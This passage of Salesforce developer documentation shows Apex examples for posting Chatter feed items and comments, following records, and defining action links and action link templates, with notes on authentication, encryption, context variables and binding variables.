This example calls `postFeedElement(communityId, feedElement, feedElementFileUpload)` to share a feed item (which is a type of feed element) to a group and add a comment.

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'I hope you enjoy this post I found in another group.';
messageBodyInput.messageSegments.add(textSegmentInput);

feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;
feedItemInput.originalFeedItemId = '0D5RR0000004Grs';
feedItemInput.subjectId = '0F9RR0000004CPw';

ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
feedItemInput, null);
```

SEE ALSO:

postFeedElement(communityId, feedElement, feedElementFileUpload)

Post a Comment

This example calls postCommentToFeedElement(communityId, feedElementId, text) to post a plain text comment to a feed element.

```
ConnectApi.Comment comment = ConnectApi.ChatterFeeds.postCommentToFeedElement(null,
'0D5D0000000KuGh', 'I agree with the proposal.' );
```

SEE ALSO:

postCommentToFeedElement(communityId, feedElementId, text)

Post a Comment with a Mention

This example calls postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload) to post a comment that mentions a group.

```
String communityId = null;
String feedElementId = '0D5D0000000KtW3';

ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Does anyone in this group have an idea? ';
messageBodyInput.messageSegments.add(textSegmentInput);

mentionSegmentInput.id = '0F9D00000000oOT';
messageBodyInput.messageSegments.add(mentionSegmentInput);

commentInput.body = messageBodyInput;

ConnectApi.Comment commentRep = ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId,
 feedElementId, commentInput, null);
```

SEE ALSO:

postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

Post a Comment with an Existing File

To post a comment and attach an existing file (already uploaded to Salesforce) to the comment, create a `ConnectApi.CommentInput` object to pass to the `postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)` method.

```
String feedElementId = '0D5D0000000KtW3';

ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
```

```
textSegmentInput.text = 'I attached this file from Salesforce Files.';

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
commentInput.body = messageBodyInput;

ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new
ConnectApi.CommentCapabilitiesInput();
ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();

commentCapabilitiesInput.content = contentCapabilityInput;
contentCapabilityInput.contentDocumentId = '069D00000001rNJ';

commentInput.capabilities = commentCapabilitiesInput;

ConnectApi.Comment commentRep =
ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId,
commentInput, null);
```

SEE ALSO:

postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

Post a Comment with a New File

To post a comment and upload and attach a new file to the comment, create a `ConnectApi.CommentInput` object and a `ConnectApi.BinaryInput` object to pass to the `postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)` method.

```
String feedElementId = '0D5D0000000KtW3';

ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

textSegmentInput.text = 'Enjoy this new file.';

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
commentInput.body = messageBodyInput;

ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new
ConnectApi.CommentCapabilitiesInput();
ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();

commentCapabilitiesInput.content = contentCapabilityInput;
contentCapabilityInput.title = 'Title';
```

```
commentInput.capabilities = commentCapabilitiesInput;

String text = 'These are the contents of the new file.';
Blob myBlob = Blob.valueOf(text);
ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');

ConnectApi.Comment commentRep =
ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId,
commentInput, binInput);
```

SEE ALSO:

postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

Edit a Comment

This example calls `updateComment(communityId, commentId, comment)` to edit a comment.

```
String commentId;
String communityId = Network.getNetworkId();

// Get the last feed item created by the current user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
String feedElementId = feedItems[0].id;

ConnectApi.CommentPage commentPage =
ConnectApi.ChatterFeeds.getCommentsForFeedElement(communityId, feedElementId);
if (commentPage.items.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
commentId = commentPage.items[0].id;

ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isCommentEditableByMe(communityId, commentId);

if (isEditable.isEditableByMe == true){
    ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();
    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

    textSegmentInput.text = 'This is my edited comment.';
    messageBodyInput.messageSegments.add(textSegmentInput);

    commentInput.body = messageBodyInput;
```

```
    ConnectApi.Comment editedComment = ConnectApi.ChatterFeeds.updateComment(communityId,
 commentId, commentInput);
}
```

Follow a Record

This example calls the `follow(communityId, userId, subjectId)` method to follow a record.

```
ChatterUsers.ConnectApi.Subscription subscriptionToRecord =
ConnectApi.ChatterUsers.follow(null, 'me', '001RR000002G4Y0');
```

SEE ALSO:

follow(communityId, userId, subjectId)

Unfollow a Record

Unfollow a Record

When you follow a record, the call to `ConnectApi.ChatterUsers.follow` returns a `ConnectApi.Subscription` object. To unfollow a record, pass the `id` property of that object to the `deleteSubscription(communityId, subscriptionId)` method.

```
ConnectApi.Chatter.deleteSubscription(null, '0E8RR0000004CnK0AU');
```

SEE ALSO:

deleteSubscription(communityId, subscriptionId)

Follow a Record

Chatter in Apex Features

This topic describes which classes and methods to use to work with common Chatter in Apex features.

You can also go directly to the ConnectApi Namespace reference content.

IN THIS SECTION:

Working with Action Links

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

Working with Feeds and Feed Elements

In API versions 30.0 and earlier, a Chatter feed was a container of feed items. In API version 31.0, the definition of a feed expanded to include new objects that didn't entirely fit the feed item model. The Chatter feed became a container of *feed elements*. The abstract class `ConnectApi.FeedElement` was introduced as a parent class to the existing `ConnectApi.FeedItem` class. The subset of properties that feed elements share was moved into the `ConnectApi.FeedElement` class. Because feeds and feed elements are the core of Chatter, understanding them is crucial to developing applications with Chatter in Apex.

Accessing ConnectApi Data in Communities and Portals

Most `ConnectApi` methods work within the context of a single community.

Methods Available to Communities Guest Users


If your community allows access without logging in, guest users have access to many Chatter in Apex methods. These methods return information the guest user has access to.

Working with Action Links

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

Workflow

This feed item contains one action link group with one visible action link, **Join**.



The workflow to create and post action links with a feed element:

1. (Optional) Create an action link template.
2. Call ConnectApi.ActionLinks.`createActionLinkGroupDefinition(communityId, actionLinkGroup)` to define an action link group that contains at least one action link.
3. Call ConnectApi.ChatterFeeds.`postFeedElement(communityId, feedElement, feedElementFileUpload)` to post a feed element and associate the action link with it.

Use these methods to work with action links:

ConnectApi.ActionLinks Method	Task
ActionLinks.`createActionLinkGroupDefinition(communityId, actionLinkGroup)`	Create an action link group definition. To associate an action link group with a feed element, first create an action link group

ConnectApi.ActionLinks Method	Task
ActionLinks.deleteActionLinkGroupDefinition(communityId, actionLinkGroupId) ActionLinks.getActionLinkGroupDefinition(communityId, actionLinkGroupId)	definition. Then post a feed element with an associated actions capability.
ChatterFeeds.postFeedElement(communityId, feedElement, feedElementFileUpload)	Post a feed element with an associated actions capability. Associate up to 10 action link groups with a feed element.
ActionLinks.getActionLink(communityId, actionLinkId)	Get information about an action link, including state for the context user.
ActionLinks.getActionLinkGroup(communityId, actionLinkGroupId)	Get information about an action link group including state for the context user.
ActionLinks.getActionLinkDiagnosticInfo(communityId, actionLinkId)	Get diagnostic information returned when an action link executes. Diagnostic information is given only for users who can access the action link.
Get Feed Elements From a Feed	Get the feed elements from a specified feed type. If a feed element has action links associated with it, the action links data is returned in the feed element's associated actions capability.

IN THIS SECTION:

Action Links Overview, Authentication, and Security

Learn about Apex action links security, authentication, labels, and errors.

Action Links Use Case

Use action links to integrate Salesforce and third-party services with a feed. An action link can make an HTTP request to a Salesforce or third-party API. An action link can also download a file or open a Web page. This topic contains an example use case.

Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

SEE ALSO:

Define an Action Link and Post with a Feed Element


Define an Action Link in a Template and Post with a Feed Element

Action Links Overview, Authentication, and Security

Learn about Apex action links security, authentication, labels, and errors.

Workflow

This feed item contains one action link group with one visible action link, **Join**.



The workflow to create and post action links with a feed element:

1. (Optional) Create an action link template.
2. Call ConnectApi.ActionLinks.`createActionLinkGroupDefinition(communityId, actionLinkGroup)` to define an action link group that contains at least one action link.
3. Call ConnectApi.ChatterFeeds.`postFeedElement(communityId, feedElement, feedElementFileUpload)` to post a feed element and associate the action link with it.

Action Link Templates

Create action link templates in Setup to instantiate action link groups with common properties. You can package templates and distribute them to other Salesforce organizations.

Specify binding variables in the template and set the values of the variables when you instantiate the action link group. For example, use a binding variable for the API version number, a user ID, or an OAuth token.

You can also specify context variables in the templates. When a user executes the action link, Salesforce provides values for these variables, such as who executed the link and in which organization.

To instantiate the action link group, call the `ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` method. Specify the template ID and the values for any binding variables defined in the template.

See Designing Action Link Templates.

Type of Action Links

Specify the action link type in the `actionType` property when you define an action link.

There are four types of action links:

- `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server.
- `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete.

- `Download`—The action link downloads a file from the action URL.
- `Ui`—The action link takes the user to a web page at the action URL.

Authentication

When you define an action link, specify a URL (`actionUrl`) and the HTTP headers (`headers`) required to make a request to that URL.

If an external resource requires authentication, include the information wherever the resource requires.

If a Salesforce resource requires authentication, you can include OAuth information in the HTTP headers or you can include a bearer token in the URL.

Salesforce automatically authenticates these resources:

- Relative URLs in templates
- Relative URLs beginning with `/services/apexrest` when the action link group is instantiated from Apex

Don't use these resources for sensitive operations.

Security

HTTPS

The action URL in an action link must begin with `https://` or be a relative URL that matches one of the rules in the Authentication section.

Encryption

API details are stored with encryption, and obfuscated for clients.

The `actionURL`, `headers`, and `requestBody` data for action links that are not instantiated from a template are encrypted with the organization's encryption key. The `Action URL`, `HTTP Headers`, and `HTTP Request Body` for an action link template are not encrypted. The binding values used when instantiating an action link group from a template are encrypted with the organization's encryption key.

Action Link Templates

Only users with "Customize Application" user permission can create, edit, delete, and package action link templates in Setup.

Don't store sensitive information in templates. Use binding variables to add sensitive information when you instantiate the action link group. After the action link group is instantiated, the values are stored in an encrypted format. See Define Binding Variables.

Connected Apps

When creating action links via a connected app, it's a good idea to use a connected app with a consumer key that never leaves your control. The connected app is used for server-to-server communication and is not compiled into mobile apps that could be decompiled.

Expiration Date

When you define an action link group, specify an expiration date (`expirationDate`). After that date, the action links in the group can't be executed and disappear from the feed. If your action link group definition includes an OAuth token, set the group's expiration date to the same value as the expiration date of the OAuth token.

Action link templates use a slightly different mechanism for excluding a user. See Set the Action Link Group Expiration Time.

Exclude a User or Specify a User

Use the `excludeUserId` property of the action link definition input to exclude a single user from executing an action.

Use the `userId` property of the action link definition input to specify the ID of a user who alone can execute the action. If you don't specify a `userId` property or if you pass `null`, any user can execute the action. You can't specify both `excludeUserId` and `userId` for an action link

Action link templates use a slightly different mechanism for excluding a user. See Set Who Can See the Action Link.

Read, Modify, or Delete an Action Link Group Definition

There are two views of an action link and an action link group: the definition, and the context user's view. The definition includes potentially sensitive information, such as authentication information. The context user's view is filtered by visibility options and the values reflect the state of the context user.

Action link group definitions can contain sensitive information (such as OAuth tokens). For this reason, to read, modify, or delete a definition, the user must have created the definition or have "View All Data" permission. In addition, in Chatter REST API, the request must be made via the same connected app that created the definition. In Apex, the call must be made from the same namespace that created the definition.

Context Variables

Use context variables to pass information about the user who executed the action link and the context in which it was invoked into the HTTP request made by invoking an action link. You can use context variables in the `actionUrl`, `headers`, and `requestBody` properties of the Action Link Definition Input request body or `ConnectApi.ActionLinkDefinitionInput` object. You can also use context variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of action link templates. You can edit these fields, including adding and removing context variables, after a template is published.

The context variables are:

Context Variable	Description
`{!actionLinkId}`	The ID of the action link the user executed.
`{!actionLinkGroupId}`	The ID of the action link group containing the action link the user executed.
`{!communityId}`	The ID of the community in which the user executed the action link. The value for your internal organization is the empty key `"000000000000000000"`.
`{!communityUrl}`	The URL of the community in which the user executed the action link. The value for your internal organization is empty string `""`.
`{!orgId}`	The ID of the organization in which the user executed the action link.
`{!userId}`	The ID of the user that executed the action link.

Versioning

To avoid issues due to upgrades or changing functionality in your API, we recommend using versioning when defining action links. For example, the `actionUrl` property in the `ConnectApi.ActionLinkDefinitionInput Class` should look like `https://www.example.com/api/v1/exampleResource`.

You can use templates to change the values of the `actionUrl`, `headers`, or `requestBody` properties, even after a template is distributed in a package. For example, if you release a new API version that requires new inputs, an admin can change the inputs in the action link template in Setup and even action links already associated with a feed element will use the new inputs. However, you can't add new binding variables to a published action link template.

If your API isn't versioned, you can use the `expirationDate` property of the `ConnectApi.ActionLinkGroupDefinitionInput Class` to avoid issues due to upgrades or changing functionality in your API. See Set the Action Link Group Expiration Time.

Errors

Use the Action Link Diagnostic Information method (`ActionLinks.getActionLinkDiagnosticInfo(communityId, actionLinkId)`) to return status codes and errors from executing `Api` action links. Diagnostic info is given only for users who can access the action link.

Localized Labels

Action links use a predefined set of localized labels specified in the `labelKey` property of the `ConnectApi.ActionLinkDefinitionInput Class` request body and the `Label` field of an action link template.

For a list of labels, see Action Links Labels.

Note: If none of the label key values make sense for your action link, specify a custom label in the `Label` field of an action link template and set `Label Key` to None. However, custom labels aren't localized.

SEE ALSO:

- Define an Action Link and Post with a Feed Element
- Define an Action Link in a Template and Post with a Feed Element
- Define an Action Link and Post with a Feed Element
- Define an Action Link in a Template and Post with a Feed Element


Action Links Use Case

Use action links to integrate Salesforce and third-party services with a feed. An action link can make an HTTP request to a Salesforce or third-party API. An action link can also download a file or open a Web page. This topic contains an example use case.

Start a Video Chat from the Feed

Suppose you work as a Salesforce developer for a company that has a Salesforce organization and an account with a fictional company called "VideoChat." Users have been saying they want to do more from Salesforce1. You're asked to create an app that lets users create and join video chats directly from Salesforce1.

When a user opens the VideoChat app in Salesforce1, they're asked to name the video chat room and invite either a group or individual users to the video chat room. When the user clicks **OK**, the VideoChat app launches the video chat room and posts a feed item to the selected group or users asking them to **Please join the video chat** by clicking an action link labeled **Join**. When an invitee clicks **Join**, the action link opens a web page containing the video chat room.



As a developer thinking about how to create the action link URL, you come up with these requirements:


1. When a user clicks **Join**, the action link URL has to open the video chat room they were invited to.
2. The action link URL has to tell the video chat room who's joining.

To dynamically create the action link URLs, you create an action link template in Setup.


For the first requirement, you create a `{!Bindings.roomId}` binding variable in the `Action URL` template field. When the Salesforce1 user clicks **OK** to create the video chat room, your Apex code generates a unique room ID. The Apex code uses that unique room ID as the binding variable value when it instantiates the action link group, associates it with the feed item, and posts the feed item.

For the second requirement, the action link must include the user ID. Action links support a predefined set of context variables. When an action link is invoked, Salesforce substitutes the variables with values. Context variables include information about who clicked the action link and in what context it was invoked. You decide to include a `{!userId}` context variable in the `Action URL` so that when a user clicks the action link in the feed, Salesforce substitutes the user's ID and the video chat room knows who's entering.

This is the action link template for the **Join** action link:



Every action link must be associated with an action link group. The group defines properties shared by all the action links associated with it. Even if you're using a single action link (as in this example) it must be associated with a group. The first field of the action link template is `Action Link Group Template`, which in this case is **Video Chat**, which is the action link group template the action link template is associated with:



.


Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and

header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

In this example, **Approve** and **Reject** are action links that make API calls to the REST API of a fictional travel website to approve or reject an itinerary. When Pam created the itinerary on the travel website, the travel website made a Chatter REST API request to post the feed item with the action links to Pam's manager Kevin so that he can approve or reject the itinerary.



Important: Action links are a developer feature. Although you create action link templates in Setup, you must use Apex or Chatter REST API to generate action links from templates and add them to feed elements.

IN THIS SECTION:

Designing Action Link Templates

Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.

Create Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

Edit Action Link Templates

You can edit all fields on an unpublished action link group template and on its associated action link templates.

Delete Action Link Group Templates

When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

Package Action Link Templates

Package action link templates to distribute them to other Salesforce organizations.

SEE ALSO:

Working with Action Links

Define an Action Link in a Template and Post with a Feed Element


Designing Action Link Templates

Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.


- Action Link Templates Overview
- Template Design Considerations
- Set the Action Link Group Expiration Time
- Define Binding Variables
- Set Who Can See the Action Link
- Use Context Variables

Action Link Templates Overview

Here's an action link group template in Setup:



Each action link group should contain at least one action link. This example action link template has three binding variables: the API version number in the `Action URL`, the Item Number in the `HTTP Request Body`, and the OAuth token value in the `HTTP Header` field.



The Chatter REST API request to instantiate the action link group and set the values of the binding variables:

```
POST /connect/action-link-group-definitions

{
   "templateId":"07gD00000004C9r",
   "templateBindings":[
      {
         "key":"ApiVersion",
         "value":"v1.0"
      },
      {
         "key":"ItemNumber",
         "value":"8675309"
      },
      {
         "key":"BearerToken",

"value":"00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR"
      }
   ]
}
```

This is the Apex code that instantiates the action link group from the template and sets the values of the binding variables:

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

